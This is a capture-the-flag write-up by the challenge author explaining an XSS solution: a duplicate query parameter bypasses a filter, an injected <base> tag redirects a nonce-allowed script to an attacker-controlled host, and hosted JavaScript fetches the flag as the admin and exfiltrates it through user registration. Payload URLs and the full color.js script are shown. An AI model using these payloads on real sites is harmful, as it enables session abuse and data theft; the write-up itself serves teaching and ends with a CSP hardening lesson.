Overview
I authored this web challenge for the Securinets-TEKUP Ramadan CTF. This writeup walks through the intended solution.

A website was given along with an adminbot link and full source code. The setup immediately suggests an XSS challenge.
Source Code Analysis
Backend — /notes route
app.get('/notes', (req, res) => {
  if (!req.session.user_id) {
    return res.redirect('/login');
  }
  db.get('SELECT favorite_color FROM users WHERE id = ?', [req.session.user_id], (err, user) => {
    const favorite_color = user ? user.favorite_color : 'Unknown';
    let note = req.query.note || '';
    note = note.toString().replace(/"/g, '');
    const nonce = crypto.randomBytes(16).toString('base64');
    res.render('notes', { note, username: req.session.username, nonce, favorite_color });
  });
});
Key observations:
- A random nonce is generated per request — used for CSP
- Each user has a
favorite_colorset at registration - Double quotes
"are stripped from the note - The note comes from
req.query.note— a query parameter
Frontend
<meta http-equiv="Content-Security-Policy" content="
  script-src 'self' 'nonce-<%= nonce %>' https://cdn.jsdelivr.net/npm/dompurify@3.2.4/dist/purify.min.js;
  img-src 'self';
  object-src 'none';
">
function addNote() {
  const urlParams = new URLSearchParams(window.location.search);
  let note = urlParams.get('note');
  if (note) {
    if (note.includes("<") || note.includes(">")) {
      note = DOMPurify.sanitize(note);
    } else {
      note = "<%- note %>";  // raw EJS — unescaped!
    }
  } else {
    note = document.getElementById('userInput').value;
    note = DOMPurify.sanitize(note);
  }
  let noteContainer = document.getElementById('noteContainer');
  noteContainer.innerHTML = note;
}
Also note: a color.js script is loaded with a relative path and a valid nonce:
<script nonce="<%= nonce %>" src="/public/color.js"></script>
Goal
- Bypass the
includes("<") || includes(">")check to inject JavaScript - Bypass the CSP
- Steal the flag (cookie is
HttpOnly— can’t be stolen directly)
Part 1 — Bypassing the includes() Check

URLSearchParams.get('note') only returns the first value of a parameter.
But if we pass ?note=aa¬e=<script>..., the check runs on "aa" (no brackets), while the raw EJS template renders both values joined together.
This means we can smuggle HTML/JS in the second note parameter, completely bypassing the DOMPurify check. 😉
Part 2 — Bypassing the CSP
Evaluating the CSP on csp-evaluator.withgoogle.com reveals:
base-uriis missing

This is critical. Since color.js is loaded via a relative path, we can inject a <base> tag to redirect that request to our own server.
Payload:
/notes?note=aa¬e=</script><base href=http://mywebsite.com><script>
Result: the browser now fetches /public/color.js from mywebsite.com — our server. Confirmed in the network tab:

GET http://mywebsite.com/public/color.js
We now have arbitrary JavaScript execution on the page. 😋
Part 3 — Stealing the Flag
The cookie is HttpOnly, so we can’t read it with document.cookie.
The idea: use the admin’s session to fetch /flag, then register a new user with the flag as their favorite_color — which we can read later by logging in.
color.js payload (hosted on our server)
async function registerWithAdminContent() {
  try {
    const adminResponse = await fetch('http://172.25.0.3:3000/flag');
    const adminContent = await adminResponse.text();
    const base64Content = btoa(adminContent);

    const registerData = {
      username: 'solver',
      password: 'solver',
      favorite_color: base64Content
    };

    const registerResponse = await fetch('http://172.25.0.3:3000/register', {
      method: 'POST',
      headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
      body: new URLSearchParams(registerData),
    });

    if (!registerResponse.ok) throw new Error('Registration failed');

    window.location.href = 'http://172.25.0.3:3000/login';
  } catch (error) {
    console.error('Error:', error);
  }
}

registerWithAdminContent();
Final payload sent to the adminbot

http://172.25.0.3:3000/notes?note=aa¬e=</script><base href=https://457660601cc5ca18f54586e2d53d5d2b.serveo.net><script>
The adminbot visits the link → executes our color.js → fetches /flag → registers user solver with the flag as favorite_color (base64 encoded).
We log in as solver and read the favorite_color:

Securinets{__BASE_URI_FOR_THE_W1N}
Summary
| Step | Technique |
|---|---|
Bypass includes() check |
Duplicate query params (?note=aa¬e=payload) |
| Bypass CSP | Missing base-uri → <base href> injection |
| Steal flag (no cookie access) | Fetch flag as admin, exfil via /register |
Lesson learned: Always set
base-uri 'self'in your CSP, especially when loading scripts with relative paths.
Hope you learned something new! ✌️